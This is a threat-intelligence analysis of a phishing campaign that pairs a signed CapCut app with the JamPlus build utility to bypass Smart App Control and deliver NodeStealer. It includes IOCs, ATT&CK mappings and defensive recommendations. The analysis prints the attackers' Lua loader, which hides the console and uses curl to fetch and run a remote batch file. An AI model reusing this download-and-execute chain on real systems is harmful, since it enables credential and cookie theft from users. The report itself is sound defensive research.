JamPlus: Bypassing Smart App Control Via Reputation Hijack

Published: 2024-09-09 · Archived: 2026-04-05 17:20:52 UTC

Cyble analyzes how threat actors utilize reputation Hijacking and JamPlus Utility to bypass Smart App Control (SAC), enabling seamless delivery of malicious payloads like stealers.

Key takeaways


- Cyble Research and Intelligence Labs (CRIL) has detected a phishing site masquerading as a CapCut download page. The site aims to trick users into downloading malicious software.
- Threat actors (TAs) have leveraged a reputation-hijacking technique by embedding a legitimate CapCut-signed application within the malicious downloaded package, exploiting the trustworthiness of well-known apps to bypass security systems.
- This campaign utilizes a recently demonstrated proof-of-concept (PoC) that repurposes the JamPlus build utility to execute malicious scripts while evading detection.
- The attack unfolds in multiple stages, employing a mix of legitimate tools, fileless methods, and reputed code repositories such as GitHub to seem legitimate and effectively circumvent traditional security measures.
- This campaign's final payload is a variant of NodeStealer, designed to capture sensitive user information and exfiltrate it through a Telegram channel.

Overview

CapCut, a video editing tool developed by Bytedance, has become increasingly popular. This popularity has extended to CapCut-themed attacks, which are on the rise among TAs. These themes have been frequently used in phishing campaigns. Cyble Research & Intelligence Labs (CRIL) previously identified several phishing websites impersonating the CapCut video editor, and we have discussed these findings in our earlier blog posts. Our latest research discovers a new CapCut-themed campaign deploying stealers such as NodeStealer.

Additionally, TAs have adopted a recently identified technique of reputation hijacking with the JamPlus build utility to deliver final payloads to victims' systems. This new tactic highlights an evolving trend in attack strategies aimed at bypassing security controls and increasing the success rate of malicious campaigns.

The initial infection occurs when a user downloads a malicious package from a CapCut phishing site. The package contains a legitimate CapCut application, JamPlus build utility, and a malicious".lua" script. When the user runs the legitimate CapCut application, it triggers the JamPlus build utility, which then executes a malicious "*.lua*" script. This process utilizes reputation hijacking to mask the execution of the malicious script. This script then downloads a batch file that subsequently fetches and executes the final payload from a remote server. The TAs aim to maintain fileless payloads wherever possible.



This multi-stage process ultimately deploys a stealer payload that resembles NodeStealer. The image below provides an overview of the infection chain.




Figure 1 – Infection chain

Technical Details

In this campaign, TAs trick users into downloading a malicious package disguised as a CapCut installer from a phishing site, as shown below.




Figure 2 – Phishing site

When the user clicks the “Download” button on the phishing site, it initiates the download of an archive named “CapCut_{random number}_Installer” from the URL: “*hxxps://www[.]dropbox[.]com/scl/fi/6se0kgmo7sbngtdf8r11x/CapCut_7376550521366298640_installer.zip?rlkey=7fxladl3fdhpne6p7buz48kcl&st=pzxtrcqc&dl=1*”.

Upon extracting the downloaded archive, the user encounters what appears to be a CapCut installer; however, it is a legitimate CapCut application rather than an installer, as shown in Figure 3. The package also includes hidden files intended

for malicious activities.




Figure 3 – Zip file contents without hidden files

After revealing the hidden files, we discovered that the package contains the JamPlus build utility and a malicious "*.lua*" script, as shown below.




Figure 4 – Extracted content, including hidden files

By default, launching the CapCut shortcut from the desktop runs the CapCut application located at "*C:\Users\<User_Name>\AppData\Local\CapCut\Apps\capcut.exe*". This "*capcut.exe*" file identifies the latest CapCut application version and then executes the appropriate application from the corresponding folder, as shown below.




Figure 5 – Execution Flow of legitimate CapCut Application

In this campaign, TA leveraged this technique by trying to execute a renamed JamPlus build utility instead of the actual CapCut application, as shown below.




Figure 6 – CapCut application executing JamPlus Build Utility

In our tests, the JamPlus utility was not executed because the file did not have the expected name, “capcut.exe,” indicating a possible error by the TA in naming the file. However, renaming the file to “capcut.exe” successfully triggers the execution of the JamPlus Build utility.

Upon successful execution, the builder reads instructions from a “*. jam*” file, which is configured to identify the malicious “*.lua*” script, as shown below.

```
#
# /+\
# +\     Portions copyright 1993-2002 Christopher Seiwald and Perforce Software, Inc.
# \+/
#
# This file is part of Jam - see jam.c for Copyright information.
#

# Helper rule used to get value of a variable bound to specific target.
# [ on <target> Var <var> ]
rule Var {
  return $($(1)) ;
}


SPACE = " " ;
TAB = "	" ;
NEWLINE = "
" ;
DOLLAR = $ ;

JAMBASE_VERSION = "JamPlus 3.0 Beta (2017.02.03)" ;

NotFile all allclean clean clean:all ;
Always allclean clean clean:all ;
Depends clean : clean:all ;

JAMFILE.LUA ?= Jamfile.lua ;
if [ Search $(JAMFILE.LUA) ] {
    LuaFile $(JAMFILE.LUA) ;
}
```

Figure 7 – Contents of the .jam file

After identifying the malicious “*.lua*” script, the JamPlus build utility loads the “*.lua*” script file, which executes a shell command, as shown in the figure below. This command employs “*curl*” to silently download a batch file from a remote server and save it as “*C:\Users\Public\steal.bat.*” It then executes the downloaded batch file.

This approach demonstrates how TAs utilized a legitimate CapCut application with JamPlus build utility to evade Smart App Control and avoid triggering security alerts.

```
local ffi = require("ffi")

ffi.cdef[[
    void* GetConsoleWindow();
    int ShowWindow(void* hWnd, int nCmdShow);
]]

local SW_HIDE = 0
local hWnd = ffi.C.GetConsoleWindow()
if hWnd ~= nil then
    ffi.C.ShowWindow(hWnd, SW_HIDE)
end

os.execute('cmd /c curl -s -o C:\\Users\\Public\\steal.bat https://raw.githubusercontent.com/LoneNone1807/batman/main/steal.bat & start /min
C:\\Users\\Public\\steal.bat')
```

Figure 8 – Content of the .Lua file

The batch file contains multiple PowerShell commands that perform the following actions:

1. Downloads a file named "*WindowSafety.bat*" from a remote URL "*hxxps://raw[.]githubusercontent.com/LoneNone1807/batman/main/startup*" and saves it in the startup folder, ensuring it runs automatically at the next system startup.

2. Downloads a ZIP file named "*Document.zip*" from another remote URL "*hxxps://github[.]com/LoneNone1807/batman/raw/main/Document.zip*" and saves it in the public directory (*C:\Users\Public\Document.zip*).

3. Extracts the contents of "*Document.zip*" into a folder named "Document" within the public directory ("*C:\Users\Public\Document*").

4. Finally, the batch script executes a Python script named "*sim.py*", located in the extracted folder.

The image below shows the contents of the Python script.

Figure 9 – sim.py contents

The newly launched Python script retrieves base64-encoded data from a new remote server, as highlighted in the above image, decodes it, and executes the resulting payload directly in memory without saving it to disk. This payload is a Python-based information-stealing malware identified as NodeStealer.

NodeStealer

NodeStealer is a sophisticated malware that targets a wide range of sensitive data on a victim's machine. It steals login credentials, cookies, credit card details, and autofill data from both Chromium-based and Gecko-based web browsers. Additionally, it extracts information from Facebook Ads Manager, Facebook Business accounts, and Facebook API graph pages. NodeStealer also targets browser extensions, including crypto wallets, password managers, VPNs, and gaming applications. All the collected information is then exfiltrated to the TAs via Telegram. This attack has been attributed to a threat actor operating from Vietnam.

Broader pattern of attacks

We have also identified another campaign where TAs used similar techniques to deliver RedLine Stealer. In this campaign, they employed a legitimately signed Postman application in conjunction with the JamPlus build utility. The image below shows that the malicious package includes the Postman application.




Figure 10 – Postman application used in a similar campaign

Conclusion

The successful hijacking of reputable applications and the JamPlus build utility illustrates a sophisticated method for bypassing Smart App Control without triggering security alerts. This approach significantly elevates the complexity and effectiveness of cyberattacks, complicating detection and defense efforts. The deployment of NodeStealer, which targets sensitive information from the victim's system, highlights the growing concerns and difficulties within the cybersecurity landscape.

Recommendations

- Before accessing or downloading from any site, it is essential to diligently verify the URLs.
- Consider disabling or limiting the execution of scripting languages on user workstations and servers if they are not essential for legitimate purposes.
- Implement comprehensive monitoring and logging to detect unusual activities associated with reputable applications.
- Employ application whitelisting to ensure that only approved applications can run on systems. This helps prevent unauthorized applications from executing.
- Stay updated with the latest threat intelligence and cybersecurity trends to understand new tactics and techniques used by attackers. This knowledge helps in adapting defense strategies accordingly.
- Set up network-level monitoring to detect unusual activities or data exfiltration by malware. Block suspicious activities to prevent potential breaches.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access (TA0027)	Phishing (T1660)	Malware distribution via phishing site
Execution (TA0002)	User Execution (T1204)	The user needs to manually execute the file downloaded from the phishing site.
Execution (TA0002)	Python (T1059.006)	Python stealer is used for targeting Windows users
Defense Evasion (TA0005)	Masquerading (T1036.008)	Downloads file disguised as a legitimate application.
Credential Access (TA0006)	Steal Web Session Cookie (T1539)	Steals browser cookies
Collection (TA0009)	Archive Collected Data (T1560)	Stealer compresses the stolen data with ZIP extension.
Exfiltration(TA0010)	Exfiltration Over Web Service (T1567)	Uses Telegram channel to exfiltrate data

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
8e6bbe8ac1ecdd230a4dcafa981ff00663fae06f7b85b117a87917b6f04f894f	SHA256	CapCut_7376550521366298640_i
4e213bd0a127f1bb24c4c0d971c2727097b04eed9c6e62a57110d168ccc3ba10	SHA256	JamPlus Builder – POC file
56d3ba2b661e8d8dfe38bcef275547546b476c35d18aa4ec89eea73c2e2aeb7c	SHA256	Python Stealer
hxxps://raw[.]githubusercontent[.]com/LoneNone1807/batman/main/steal[.]bat	URL	Remote server
hxxps://cap-cutdownload[.]com/	URL	Phishing site
169f7d182f7838b75737c23e1b08c4b6b303d2d6a1cb73cdb87bd9644878a027	SHA256	Copyright-infringement-images.zi

References

https://www.netskope.com/blog/new-python-nodestealer-goes-beyond-facebook-credentials-now-stealing-all-browser-cookies-and-login-credentials

https://isc.sans.edu/diary/From+Highly+Obfuscated+Batch+File+to+XWorm+and+Redline/31204

https://unit42.paloaltonetworks.com/nodestealer-2-targets-facebook-business

https://www.elastic.co/security-labs/dismantling-smart-app-control

---